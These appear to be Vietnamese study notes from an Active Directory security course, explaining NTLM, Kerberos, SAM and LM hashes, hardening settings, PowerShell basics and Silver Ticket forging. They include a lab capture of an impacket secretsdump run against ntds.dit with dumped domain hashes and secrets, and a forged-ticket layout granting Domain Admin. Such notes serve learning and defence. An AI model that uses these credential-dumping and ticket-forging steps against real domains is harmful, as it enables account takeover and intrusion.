Bất chấp các lỗi hổng đã biết, NTLM vẫn được triển khai rộng rãi ngay cả trên các hệ thống mới để duy trì khả năng tương thích với các máy khách và máy chủ cũ. Trong khi NTLM vẫn được hỗ trợ bởi Microsoft, nó đã được thay thế bởi Kerberos như là giao thức xác thực mặc định trong Windows 2000 và các tên miền Active Directory (AD) tiếp theo.

Giao thức NTLM hoạt động như thế nào?

NTLM xác thực người dùng thông qua **cơ chế phản ứng thách thức**. Quá trình này bao gồm ba thông báo:

1. **Negotiation message-Thông điệp đàm phán** từ khách hàng
2. **Challenge message-Thông báo thách thức** từ máy chủ
3. **Authentication message-Tin nhắn xác thực** từ máy khách

Quy trình xác thực NTLM

Xác thực NTLM thường tuân theo quy trình từng bước sau:

1. Người dùng chia sẻ tên người dùng, mật khẩu và tên miền của họ với khách hàng.
2. Khách hàng develops một phiên bản xáo trộn của mật khẩu — hoặc hash — và xóa mật khẩu đầy đủ.
3. Máy khách chuyển plain text version của tên người dùng đến máy chủ có liên quan.
4. Máy chủ trả lời máy khách bằng một challenge, đó là một số ngẫu nhiên 16 byte.
5. Đáp lại, khách hàng gửi challenge được mã hóa bằng hàm băm của mật khẩu người dùng.
6. Sau đó, máy chủ sẽ gửi challenge, response và tên người dùng đến domain controller(DC).
7. DC truy xuất mật khẩu của người dùng từ cơ sở dữ liệu và sử dụng nó để mã hóa thử thách.
8. DC sau đó so sánh thách thức được mã hóa và phản hồi của khách hàng. Nếu hai phần này khớp với nhau, thì người dùng được xác thực và quyền truy cập được cấp.

Sự khác biệt giữa NTLM và Kerberos?

Giống như NTLM, **Kerberos** là một giao thức xác thực. Nó đã thay thế NTLM làm công cụ xác thực mặc định / tiêu chuẩn trên Windows 2000 và các bản phát hành sau này.

Sự khác biệt chính giữa NTLM và Kerberos là ở cách hai giao thức quản lý xác thực. NTLM dựa vào cái bắt tay ba chiều giữa máy khách và máy chủ để xác thực người dùng. Kerberos sử dụng quy trình gồm hai phần tận dụng dịch vụ cấp vé hoặc key distribution center - trung tâm phân phối chính.

Một sự khác biệt chính khác là mật khẩu được băm hay mã hóa. NTLM dựa vào **password hashing**, là một hàm một chiều tạo ra một chuỗi văn bản dựa trên tập đầu vào; Kerberos tận dụng **mã hóa**, đây là một chức năng hai chiều giúp xáo trộn và mở khóa thông tin bằng cách sử dụng khóa mã hóa và khóa giải mã tương ứng.

Mặc dù giao thức Kerberos là phương pháp xác thực mặc định của Microsoft ngày nay, NTLM đóng vai trò như một bản sao lưu. Nếu Kerberos không xác thực được người dùng, hệ thống sẽ cố gắng sử dụng NTLM để thay thế.

Tại sao NTLM được thay thế bởi Kerberos?

NTLM đã phải chịu một số lỗi hổng bảo mật đã biết liên quan đến băm và muối mật khẩu.

Trong NTLM, mật khẩu được lưu trữ trên máy chủ và bộ điều khiển miền không bị "**salted**" - có nghĩa là một chuỗi ký tự ngẫu nhiên không được thêm vào mật khẩu băm để bảo vệ nó khỏi các kỹ thuật bẻ khóa. Điều này có nghĩa là những kẻ thù sở hữu hàm băm mật khẩu không cần mật khẩu cơ bản để xác thực một phiên. Do đó, các hệ thống dễ bị tấn công **vũ phu**, đó là khi kẻ tấn công cố gắng bẻ khóa mật khẩu thông qua nhiều lần đăng nhập. Nếu người dùng chọn một mật khẩu yếu hoặc phổ biến, họ đặc biệt dễ bị ảnh hưởng bởi các chiến thuật như vậy.

NTLM's cryptography cũng không tận dụng được những tiến bộ mới trong thuật toán và mã hóa giúp tăng cường đáng kể khả năng bảo mật.

Giao thức Kerberos

Kerberos được phát triển bởi các nhà nghiên cứu tại Viện Công nghệ Massachusetts (MIT) vào những năm 1980. Cái tên này có nguồn gốc từ nhân vật thần thoại Hy Lạp Kerberos, chú chó ba đầu bảo vệ thế giới ngầm.

Trong thực tế, ba thành phần bảo mật trong giao thức Kerberos được biểu diễn dưới dạng:

1. Một khách hàng đang tìm kiếm xác thực
2. Một máy chủ mà khách hàng muốn truy cập
3. The ticketing service or key distribution center (KDC)

Xác thực Kerberos

Dưới đây là quy trình mười hai bước để xác thực Kerberos:

1. Người dùng chia sẻ tên người dùng, mật khẩu và tên miền của họ với khách hàng.
2. Khách hàng tập hợp một gói — hoặc một trình xác thực — chứa tất cả thông tin liên quan về máy khách, bao gồm tên người dùng, ngày và giờ. Tất cả thông tin có trong trình xác thực, ngoài tên người dùng, được mã hóa bằng mật khẩu của người dùng.
3. Khách hàng gửi trình xác thực được mã hóa đến KDC.
4. KDC kiểm tra tên người dùng để thiết lập danh tính của khách hàng. KDC sau đó kiểm tra cơ sở dữ liệu AD để tìm mật khẩu của người dùng. Sau đó, nó cố gắng giải mã trình xác thực bằng mật khẩu. Nếu KDC có thể giải mã trình xác thực, danh tính của khách hàng sẽ được xác minh.
5. Sau khi danh tính của khách hàng được xác minh, KDC sẽ tạo một vé hoặc khóa phiên, cũng được mã hóa và gửi đến khách hàng.
6. Khóa vé hoặc khóa phiên được lưu trữ trong khay Kerberos của khách hàng; vé có thể được sử dụng để truy cập máy chủ trong một khoảng thời gian nhất định, thường là 8 giờ.
7. Nếu khách hàng cần truy cập vào một máy chủ khác, nó sẽ gửi vé gốc đến KDC cùng với yêu cầu truy cập tài nguyên mới.
8. KDC giải mã vé bằng chìa khóa của nó. (Khách hàng không cần xác thực người dùng vì KDC có thể sử dụng vé để xác minh rằng danh tính của người dùng đã được xác nhận trước đó).
9. KDC tạo ra một vé cập nhật hoặc khóa phiên để khách hàng truy cập tài nguyên được chia sẻ mới. Vé này cũng được mã hóa bằng khóa của máy chủ. KDC sau đó sẽ gửi vé này cho khách hàng.
10. Máy khách lưu khóa phiên mới này trong khay Kerberos của nó và gửi một bản sao đến máy chủ.
11. Máy chủ sử dụng mật khẩu riêng của mình để giải mã vé.
12. Nếu máy chủ giải mã thành công khóa phiên, thì vé là hợp pháp. Sau đó, máy chủ sẽ mở ticket và xem lại danh sách kiểm soát truy cập (ACL) để xác định xem máy khách có quyền cần thiết để truy cập tài nguyên hay không.

Các ứng dụng sử dụng NTLM

NTLM đã được thay thế làm giao thức xác thực mặc định trong Windows 2000 bởi Kerberos. Tuy nhiên, NTLM vẫn được duy trì trong tất cả các hệ thống Windows cho mục đích tương thích giữa các máy khách và máy chủ cũ hơn.

Ví dụ: máy tính vẫn chạy Windows 95, Windows 98 hoặc Windows NT 4.0 sẽ sử dụng giao thức NTLM để xác thực mạng với miền Windows 2000. Trong khi đó, các máy tính chạy Windows 2000 sẽ sử dụng NTLM khi xác thực máy chủ với Windows NT 4.0 trở xuống, cũng như khi truy cập tài nguyên trong Windows 2000 hoặc các miền cũ hơn. NTLM cũng được sử dụng để xác thực đăng nhập cục bộ bằng bộ điều khiển không phải miền.

Lợi ích và thách thức của NTLM

NTLM được coi là một giao thức lỗi thời. Do đó, lợi ích của nó - khi so sánh với một giải pháp hiện đại hơn, chẳng hạn như Kerberos - bị hạn chế. Tuy nhiên, lời hứa ban đầu của NTLM vẫn đúng: Khách hàng sử dụng password hashing để tránh gửi mật khẩu không được bảo vệ qua mạng.

Tại thời điểm này, có một số nhược điểm rõ ràng khi dựa vào xác thực NTLM:

- **Single authentication-Xác thực duy nhất.** NTLM là một phương pháp xác thực duy nhất. Nó dựa trên một giao thức phản hồi thách thức để thiết lập người dùng. Nó không hỗ trợ xác thực đa yếu tố (MFA), đó là quá trình sử dụng hai hoặc nhiều phần thông tin để xác nhận danh tính của người dùng.
- **Security vulnerabilities.** Hình thức băm mật khẩu tương đối đơn giản khiến hệ thống NTLM dễ bị tấn công bởi một số chế độ tấn công, bao gồm các cuộc tấn công pass-the-hash và brute-force.
- **Outdated cryptography.** NTLM không tận dụng những tiến bộ mới nhất trong tư duy thuật toán hoặc mã hóa để làm cho mật khẩu an toàn hơn.

Bạn có thể bảo vệ mạng của mình bằng cách sử dụng NTLM như thế nào?

1. **Thực thi các biện pháp giảm thiểu NTLM.** Để được bảo vệ hoàn toàn khỏi các cuộc tấn công relay NTLM, enable server signing và EPA trên tất cả các máy chủ có liên quan.
2. **Patch!** Đảm bảo hệ thống của bạn được bảo vệ hoàn toàn bằng các bản cập nhật bảo mật mới nhất từ Microsoft.
3. **Sử dụng các kỹ thuật tiên tiến.** Áp dụng các kỹ thuật phát hiện và ngăn chặn relay NTLM tiên tiến.
4. **Identify weak variations.** Một số máy khách NTLM sử dụng các biến thể NTLM yếu (ví dụ: không gửi MIC). Điều này khiến mạng của bạn có nguy cơ dễ bị tấn công bởi relay NTLM.
5. **Giám sát lưu lượng truy cập NTLM trong mạng của bạn.** Cố gắng hạn chế lưu lượng truy cập NTLM không an toàn.

SAM

Trình quản lý tài khoản bảo mật (**SAM**) là một **tệp đăng ký** trong Windows NT và các phiên bản mới hơn cho đến Windows 8. Nó lưu trữ mật khẩu của người dùng ở định dạng băm (trong băm LM và băm NTLM). Vì hàm băm là một chiều, điều này cung cấp một số biện pháp bảo mật cho việc lưu trữ mật khẩu.

Sau đây, tệp SAM là gì?

Trình quản lý Tài khoản Bảo mật (**SAM**) là một **tệp cơ sở dữ liệu** trong Windows XP, Windows Vista, Windows 7, 8.1 và 10 lưu trữ mật khẩu của người dùng. Nó có thể được sử dụng để xác thực người dùng cục bộ và từ xa. **SAM** sử dụng các biện pháp crypto để ngăn người dùng chưa được xác thực ko truy cập được vào hệ thống.

Sau đó, câu hỏi đặt ra là thông tin nào được chứa trong Sam và các tệp hệ thống? Security Account Manager Account Manager (**SAM**) Security (**SAM**) là một cơ sở dữ liệu dùng để lưu trữ **thông tin** tài khoản người dùng, bao gồm cả mật khẩu, tài khoản, quyền truy cập, và ưu đãi đặc biệt trong **hệ thống** điều hành Windows.

SAM trong Windows 10?

Các băm này được lưu trữ trong **tệp Windows SAM**. Tệp này nằm trên hệ thống của bạn tại

C:\Windows\System32\config nhưng không thể truy cập được khi hệ điều hành được khởi động.

Registry sử dụng để làm gì?

Windows **Registry** là một cơ sở dữ liệu phân cấp lưu trữ các cài đặt cấp thấp cho hệ điều hành Microsoft Windows và cho các ứng dụng chọn sử dụng **Registry**. kernel, trình điều khiển thiết bị, dịch vụ, Trình quản lý tài khoản bảo mật và giao diện người dùng đều có thể sử dụng **Registry**.

```
PS C:\Users\thm> Get-ADUser -filter * -Properties * | select Name,SamAccountName,Description
Name      SamAccountName Description
----      -----          -----
Administrator  Administrator Built-in account for administering the computer/domain
Guest        Guest          Built-in account for guest access to the computer/domain
krbtgt       krbtgt        Key Distribution Center Service Account
THM User     thm           -
THM Victim   victim        Change the password: Passw0rd!@#
thm-local    thm-local    -
Admin THM    admin         -
svc-thm     svc-thm       -
THM Admin BK BK-admin     -
test        test-user     -
sshd        sshd          -
```

NT Hash vs LM Hash - LAN Manager (LM) và NT LAN Manager version 2 (NTLMv2)

1. Hàm băm LM không phân biệt chữ hoa chữ thường, trong khi hàm băm NT phân biệt chữ hoa chữ thường.
2. Hàm băm LM có bộ ký tự giới hạn chỉ có 142 ký tự, trong khi hàm băm NT hỗ trợ gần như toàn bộ bộ ký tự Unicode gồm 65.536 ký tự.
3. Hàm băm NT tính toán hàm băm dựa trên toàn bộ mật khẩu mà người dùng đã nhập. Hàm băm LM chia mật khẩu thành hai đoạn gồm 7 ký tự, đệm khi cần thiết.

Cả hai loại băm đều tạo ra giá trị được lưu trữ 128 bit. Hầu hết các trình bẻ khóa mật khẩu ngày nay bẻ khóa băm LM trước, sau đó bẻ khóa băm NT bằng cách chỉ cần thử tất cả các kết hợp chữ hoa và viết thường của mật khẩu không phân biệt chữ hoa chữ thường bị bẻ khóa bởi băm LM.

Hàm băm LM là một hàm mật chiều rất yếu được sử dụng để lưu trữ mật khẩu. Ban đầu được phát minh cho hệ điều hành LAN Manager, hàm băm LM được bao gồm trong Windows NT để tương thích ngược. Nó vẫn được bao gồm cho khả năng tương thích ngược. Do cách tính toán hàm băm LM, không có mật khẩu nào có hàm băm LM mạnh hơn mật khẩu 7 ký tự được chọn từ bộ 142 ký tự.

Tại sao băm LM được lưu trữ nếu nó rất dễ bị tấn công?

Hàm băm LM được lưu trữ vì lý do tương thích ngược. Nhiều môi trường không còn cần nó nữa và có thể vô hiệu hóa việc lưu trữ giá trị đó. Điều này sẽ ngăn chặn các cuộc tấn công chống lại các hàm băm LM bị bắt từ một máy chủ xác thực bị xâm phạm. Tuy nhiên, nó sẽ không ngăn bắt ký máy tính nào gửi phản hồi LanMan trong một chuỗi xác thực. Lưu trữ băm LM có thể được ngăn chặn bằng cách sử dụng mật khẩu dài hơn 14 ký tự hoặc bằng cách sử dụng một số ký tự Unicode nhất định trong mật khẩu

Băm NT hoàn toàn đủ để xác thực là người dùng mà không bị bẻ khóa. Theo nghĩa rât thực tế, không có sự khác biệt về giá trị bảo mật giữa mật khẩu 1 ký tự được lưu trữ bằng cách sử dụng hàm băm LM và mật khẩu 127 ký tự rất phức tạp được lưu trữ bằng cách sử dụng hàm băm NT. Cả hai đều tạo ra một băm có thể được sử dụng để xác thực với tư cách là người dùng và nếu giá trị Mức độ tương thích LM đã được đặt thành 4 hoặc cao hơn trên máy chủ đích thì LM OWF vẫn vô dụng

Cách xóa hàm băm

LM

Có một số cách để đảm bảo hàm băm LM không được lưu trữ

1. Để sử dụng mật khẩu hoặc chuyển các cụm từ dài hơn 14 ký tự.
2. Sử dụng bộ chuyển mạch NoLMHash - "Bảo mật mạng: Không lưu trữ giá trị băm của Trình quản lý mạng LAN trong lần thay đổi mật khẩu tiếp theo." Sử dụng công tắc đó trên toàn cầu sẽ tắt hàm băm LM lưu trữ cho tất cả các tài khoản. Thay đổi sẽ có hiệu lực vào lần tiếp theo mật khẩu được thay đổi. Các hàm băm LM hiện tại cho mật khẩu hiện tại và bất kỳ mật khẩu nào trong quá khứ không bị xóa chỉ bằng cách ném công tắc đó. (

<http://support.microsoft.com/?id=299656>

)

3. Sử dụng "ký tự ALT" trong mật khẩu của bạn sẽ ngăn chặn hàm băm LM được tạo. Trên thực tế, chỉ một số ký tự Unicode nhất định mới khiến hàm băm LM biến mất. Ví dụ: các ký tự Unicode trong khoảng từ 0128 đến 0159 khiến hàm băm LM không được

tạo ra

Tác động tiêu cực của việc loại bỏ hàm băm

LM 1. Phá vỡ bất kỳ ứng dụng nào sử dụng xác thực dựa trên UDP cho RPC. Điều đó bao gồm Windows Cluster Services, Máy chủ truyền thông thời gian thực, và có lẽ những người khác.

2. Những vấn đề này được giải quyết bằng cách bật cài đặt NtlmMinClientSec - "Bảo mật mạng: Bảo mật phiên tối thiểu cho các máy khách dựa trên NTLM SSP (bao gồm cả RPC an toàn)". NtlmMinClientSec cần được đặt thành ít nhất Yêu cầu tính toàn vẹn của tin nhắn và yêu cầu bảo mật Phiên NTLMv2 (0x80010). Khi nó được đặt thành RPC đó sử dụng xác thực NTLMv2, sử dụng hàm băm NT.

Các ứng dụng khác cũng sẽ bị hỏng trong trường hợp không có băm LM. Ví dụ: Outlook 2001 cho Macintosh yêu cầu tất cả các tài khoản mà nó sử dụng phải có một tài khoản. Windows 3.x chắc chắn sẽ bị phá vỡ nếu không có hàm băm LM và Windows 95 và 98 sẽ bị phá vỡ trong một số tình huống nhất định. Ngoài ra, một số sản phẩm của bên thứ ba, chẳng hạn như các thiết bị lưu trữ đính kèm mạng, có thể yêu cầu băm

LM

Kiểm soát bảo mật NTLM thông qua khóa đăng ký sau: HKEY_LOCAL_MACHINE \ System \ CurrentControlSet \ control \ LSA

LƯU Ý: Trên Win9x, khóa đăng ký hợp lệ là LMCompatibility trong khi trên Windows NT nó là LMCompatibilityLevel.

Lựa chọn các biến thể giao thức xác thực được sử dụng và chấp nhận là thông qua giá trị sau của khóa đó: Giá trị: LMCompatibilityLevel

Giá trị Loại:

Số REG_DWORD Phạm vi hợp lệ: 0-5

Mặc định: 0 Mô tả:

Tham số này chỉ định loại xác thực sẽ được sử dụng.

Cấp độ 0 - Gửi phản hồi LM và phản hồi NTLM; không bao giờ sử dụng bảo mật

phiên NTLMv2 Cấp độ 1 - Sử dụng bảo mật phiên NTLMv2 nếu được

thường lượng Cấp độ 2 - Chỉ

gửi xác thực NTLM Cấp độ 3 - Chỉ


gửi xác thực NTLMv2 Cấp độ 4 - DC từ chối xác thực

LM Cấp độ 5 - DC từ chối xác thực LM và NTLM (chỉ chấp nhận NTLMv2)

LƯU Ý

Xác thực được sử dụng để thiết lập một phiên (tên người dùng / mật khẩu). Bảo mật phiên được sử dụng sau khi phiên được thiết lập bằng cách sử dụng loại xác thực thích hợp. Ngoài ra thời gian hệ thống nên trong vòng 30 phút với nhau. Xác thực có thể không thành công vì máy chủ sẽ nghĩ rằng thử thách từ máy khách đã hết hạn.

NHƯNG, khi chúng tôi áp dụng "Tắt LANMAN" thông qua Chính sách nhóm, nó sẽ ghi đè cài đặt đăng ký vì chính sách Nhóm sẽ lại thay đổi Cài đặt đăng ký.



```
THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=bf259922bad23d6b&proxyIP=10.10.204.244&resize=...
Sat 24 Sep, 07:14
root@ip-10-10-204-244: ~
File Edit View Search Terminal Help
sshd:aes128-cts-hmac-sha1-96:e228e34b8265323725b85c6c3c7d85f
sshd:des-cbc-md5:b58fb85b04c082cc7
[*] Cleaning up...
root@ip-10-10-204-244: # python3.9 /opt/impacket/examples/secretsdump.py -securit SECURITY -system SYSTEM -ntds ntds.dit local
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x36c8d26ec0dfb23ce63bcfa6e2d821
[*] Dumping cached domain logon Information (domain/username:hash)
[*] Dumping LSA Secrets
[*] SMACHINE.ACC
$MACHINE.ACC:plain_password_hex:02738d0810271b4aab64ed74b6bf0a46190fd4a4478428f8a39ef838a1ceded900c4f335f6774a3b3dc28a8e7fb16a88aeef794f8ff0da1c7
$MACHINE.ACC:plain_password_hex:02738d0810271b4aab64ed74b6bf0a46190fd4a4478428f8a39ef838a1ceded900c4f335f6774a3b3dc28a8e7fb16a88aeef794f8ff0da1c7
[*] e42937bb8217c2638cff8545f721c87bbe13e408a73171fc0840e8ecffad0541838beee57fc6841d91115b252ff18a75d3a24a0a486073a3a662a11865015bdbcb96af53f34d6ec4a8
[*] 97731be21d48278dc5405f94749a41b5df69970616b8f8a9b589939f82cd0db94354
[*] SMACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:b8673fcc992e7e02f143866082b3deb4
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe0e88ce11d31d3966ca2422a2c27088ad707e00be
dpapi_userkey:0xb686be9ef724e59070e7e3559e1007e36e8ab32
[*] NL$KM
0000 8D D2 E8 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ...gTX...5.[F..f
0010 D4 3B 95 80 92 70 67 78 B7 1D F9 2D A5 55 B7 A3 .;...jgx...-U..
0020 61 AA 4D 80 95 85 43 86 E3 12 9E C4 91 CF 9A 5B a.M....C.....[.
0030 D6 BB 0D AE FA D3 41 E0 D6 66 3D 19 75 A2 D1 B2 .....A..f=U...
NL$KM:8dd28ed7545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain/uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 55db1e9562985070bbb0ef2cc275754c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc9b72f354f0371219168bdb1460af32:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d0cfe0d16ae931b73c59d7e0c089c0:::
CREDS-HARVESTINS:1008:aad3b435b51404eeaad3b435b51404ee:b8673fcc992e7e0143866082b3deb4:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec44ddf5ae100b898e9edab74811430d:::
thm_red/thm:114:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
```

Command basic:

```
Get-Help -Name Get-Process
```

```
Set-ExecutionPolicy Unrestricted
```

- Restricted: là chính sách mặc định của hệ thống, các câu lệnh powershell đều bị khóa, người sử dụng chỉ có thể nhập lệnh nhưng không thực thi được
- All Signed: nếu administrator thiết lập mức này thì các đoạn mã sẽ được thực thi nhưng chỉ áp dụng thành phần đã được chỉ định rõ ràng
- Remote Signed: chính sách bảo mật khi ở mức này bất cứ payload powershell nào được tạo bên trong hệ thống local sẽ được phép hoạt động còn những payload tạo qua remote thì chỉ được phép run khi gán thuộc tính đầy đủ
- Unrestricted: không áp dụng bất cứ hình thức ngăn cấm nào trong hệ thống

```
Get-ExecutionPolicy
```

Nếu phải làm việc trên hệ thống server không quen thì cần phải biết chính sách mức chính sách nào đang được áp dụng trên đó trước khi thực thi bất cứ câu lệnh nào đó

```
Get-Service [-name]
```

list all dịch vụ đã được cài đặt trên hệ thống

[-name] hiển thị đầy đủ chi tiết tình trạng liên quan

```
#ConvertTo-HTML:  
Get-Service | ConvertToHTML -Property name, Status > C:\services.html
```

Khi cần xem hoặc tạo báo cáo đầy đủ về thông tin, tình trạng hiện thời của toàn bộ hệ thống → sử dụng chức năng chuyển đổi định dạng ConvertTo-HTML

```
Get-Service | Export-Csv c:\service.csv
```

chuyển đổi thành CSV để sử dụng

```
Get-Service | Select-Object Name, Status | Export-Csv c:\service.csv
```

tạo file CSV có chứa tên của các dịch vụ riêng biệt trong hệ thống và tình trạng đi kèm

```
Get-EventLog -Log "Application"
```

xem file log Application

```
Get-Process
```

liệt kê toàn bộ các process đang hoạt động

```
Stop-Process -Name notepad  
Stop-Process -ID 2668
```

```
Get-Command *-service*
```

Hiển thị danh sách các lệnh và tính năng cụ thể hoặc cho một mục đích cụ thể dựa trên tham số tìm kiếm

→ hiển thị các lệnh có -service trong tên

```
Invoke-Command -ScriptBlock {Get-EventLog system -Newest 50}  
Invoke-Command -ScriptBlock {Get-EventLog system -Newest 50} -ComputerName Server01
```

khi muốn chạy một lệnh hoặc một script của powershell - local hoặc từ xa trên một hay nhiều máy tính → giúp kiểm soát hàng loạt máy tính

```
Invoke-Expression $Command
```

chạy một lệnh hoặc 1 biểu thức khác. Nếu đang cung cấp một biểu thức hoặc một chuỗi làm đầu vào cho nó, lệnh này trước tiên sẽ đánh giá sau đó chạy nó nhưng cũng chỉ hoạt động mức cục bộ

```
(Invoke-WebRequest -Uri "https://docs.microsoft.com").Links.Href
```

có thể thực hiện tải xuống đăng nhập và thu thập thông tin trên các trang web và dịch vụ web trong khi làm việc trên windows powershell bằng cách sử dụng invoke-webrequest

→ lấy các liên kết trên một trang web nhất định : <https://docs.microsoft.com>

```
Get-Item M*
```

Khi tìm kiếm thông tin về một mục tại bất kỳ vị trí nào chẳng hạn như một file trên ổ cứng → get-item là cách tốt nhất để lấy được thông tin đó.

Nó không lấy nội dung của mục chẳng hạn như file và thư mục con trong một thư mục nhất định trừ khi được chỉ định rõ ràng M*: đường dẫn hoặc một chuỗi cùng với các tham số của nó nếu có

→ có thể lấy tất cả các mục file hoặc thư mục bắt đầu bằng M trong thư mục hiện tại

```
Copy-Item "C:\Services.htm" -Destination "C:\MyData\MyServices.txt"
```

Khi cần sao chép file và thư mục trên ổ đĩa lưu trữ của mình hoặc các mục nhập registry và key trong Registry = cp trong command prompt

→ sao chép và đổi tên Service.html thành MyServices.txt

```
Remove-Item "C:\MyData\MyServices.txt"
```


```
Get-ExecutionPolicy
```

PAC:

là loại phần mở rộng của giao thức Kerberos được Microsoft sử dụng để quản lý quyền thích hợp trong AD. KDC là người duy nhất thực sự biết mọi thứ về mọi người. Do đó, nó cần phải truyền thông tin này đến các dịch vụ khác nhau để họ có thể tạo mã thông báo bảo mật phù hợp với người dùng sử dụng các dịch vụ này

PAC chứa rất nhiều thông tin như tên, ID, nằm trong group nào, thông tin bảo mật ...

PAC được tìm thấy trong mọi vé (TGT, TGS) và được mã hóa bằng KDC hoặc bằng khóa của tài khoản dịch vụ được yêu cầu. Do đó người dùng không có quyền kiểm soát thông tin này, vì vậy sẽ không thể thay đổi quyền, nhóm của chính mình...



→ Cấu trúc này rất quan trọng vì nó cho phép người dùng truy cập hoặc không truy cập một dịch vụ một tài nguyên để thực hiện một hành số hành động nhất định nào

→ có thể sử dụng PAC để truy cập vào những nơi mà user không có quyền truy cập vào

Silver Ticket

Khi client có nhu cầu sử dụng dịch vụ, sẽ yêu cầu TGS (dịch vụ cấp vé) cho KDC. quá trình này phải yêu cầu KRB_TGS_REQ và KRB_TGS_REP

Kẻ tấn công quản lý để trích xuất pass hoặc hàm băm NT của acc service sau đó có thể giả mạo TGS bằng cách chọn thông tin anh ta muốn đưa vào đó để truy cập dịch vụ đó mà ko cần yêu cầu KDC.

Attacker là kẻ xây dựng vé này đó là vé giả mạo hay Silver Ticket

VD:

Attacker có thể tạo một khối dữ liệu tương ứng với một ticket giống như ticket được tìm thấy trong KRB_TGS_REP. hắn chỉ định tên miền, tên dịch vụ được yêu cầu (SPN - tên chính của dịch vụ), tên người dùng (mà attacker có thể chọn tùy ý) PAC của att (có thể giả mạo được luôn)

- **realm** : adsec.local
- **sname** : cifs\desktop-01.adsec.local
- **enc-part** : # Encrypted with compromised NT hash
 - **key** : 0x309DC6FA122BA1C # Arbitrary session key
 - **crealm** : adsec.local
 - **cname** : pixisAdmin
 - **authtime** : 2050/01/01 00:00:00 # Ticket validity date
 - **authorization-data** : Forged PAC where, say, this user is Domain Admin

Khi cấu trúc này được tạo, người dùng mã hóa khối bằng hàm băm NT cấp dc, sau đó có thể tạo KRB_AP_REQ từ đầu. att chỉ cần gửi vé này đến dịch vụ victim cùng với một trình xác thực mà att mã hóa bằng session key mà att đã tùy ý chọn trong TGS. Service có thể giải mã TGS